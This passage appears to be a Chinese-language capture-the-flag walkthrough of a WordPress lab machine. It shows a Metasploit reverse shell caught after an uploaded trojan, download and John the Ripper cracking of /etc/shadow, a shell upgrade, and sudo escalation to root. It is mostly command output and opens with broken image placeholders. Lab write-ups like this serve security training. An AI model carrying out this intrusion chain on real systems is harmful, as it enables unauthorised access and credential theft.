
```

```



msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.0.19:4444

```

## 上传木马，记得点击保存



## 反弹shell



- 获取当前权限

```
meterpreter > shell
Process 2770 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

- 获取/etc/passwd和/etc/shadow

```
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd -> passwd
[*] Downloaded 2.31 KiB of 2.31 KiB (100.0%): /etc/passwd -> passwd
[*] download : /etc/passwd -> passwd
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow -> shadow
[*] Downloaded 1.27 KiB of 1.27 KiB (100.0%): /etc/shadow -> shadow
[*] download : /etc/shadow -> shadow
meterpreter >
```

- 破解系统用户密码

```
root@kali:~# ls
passwd shadow 公共 模板 视频 图片 文档 下载 音乐 桌面
root@kali:~# unshadow passwd shadow > new_passwd
root@kali:~# ls
new_passwd passwd shadow 公共 模板 视频 图片 文档 下载 音乐 桌面
root@kali:~#
```

```
root@kali:~# john new_passwd
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike (marlinspike)
lg 0:00:00:00 DONE 1/3 (2021-01-06 14:56) 50.00g/s 400.0p/s 400.0c/s 400.0C/s marlinspike..marlinspikes
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```

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- 优化shell

```
meterpreter > shell
Process 2807 created.
Channel 2 created.
python -c "import pty;pty.spawn('/bin/bash')"
www-data@vtcsec:/var/www/html/secret/wp-content/themes/twentyseventeen$
```

- 切换用户

```
www-data@vtcsec:/var/www/html/secret/wp-content/themes/twentyseventeen$ su - marlinspike
<ml/secret/wp-content/themes/twentyseventeen$ su - marlinspike
Password: marlinspike
```

```
marlinspike@vtcsec:~$
```

- 查看权限

```
marlinspike@vtcsec:~$ whoami
whoami
marlinspike
marlinspike@vtcsec:~$ id
id
uid=1000(marlinspike) gid=1000(marlinspike) groups=1000(marlinspike),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
marlinspike@vtcsec:~$
```

- 查看当前用户使用sudo命令的权限

当前用户在使用sudo命令时拥有所有用户的所有权限

```
marlinspike@vtcsec:~$ sudo -l
sudo -l
[sudo] password for marlinspike: marlinspike

Matching Defaults entries for marlinspike on vtcsec:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marlinspike may run the following commands on vtcsec:
    (ALL : ALL) ALL
marlinspike@vtcsec:~$
```

[https://blog.csdn.net/su\\_xiaoyan](https://blog.csdn.net/su_xiaoyan)

- 提权

```
marlinspike@vtcsec:~$ sudo su - root
sudo su - root
root@vtcsec:~# whoami
whoami
root
root@vtcsec:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@vtcsec:~#
```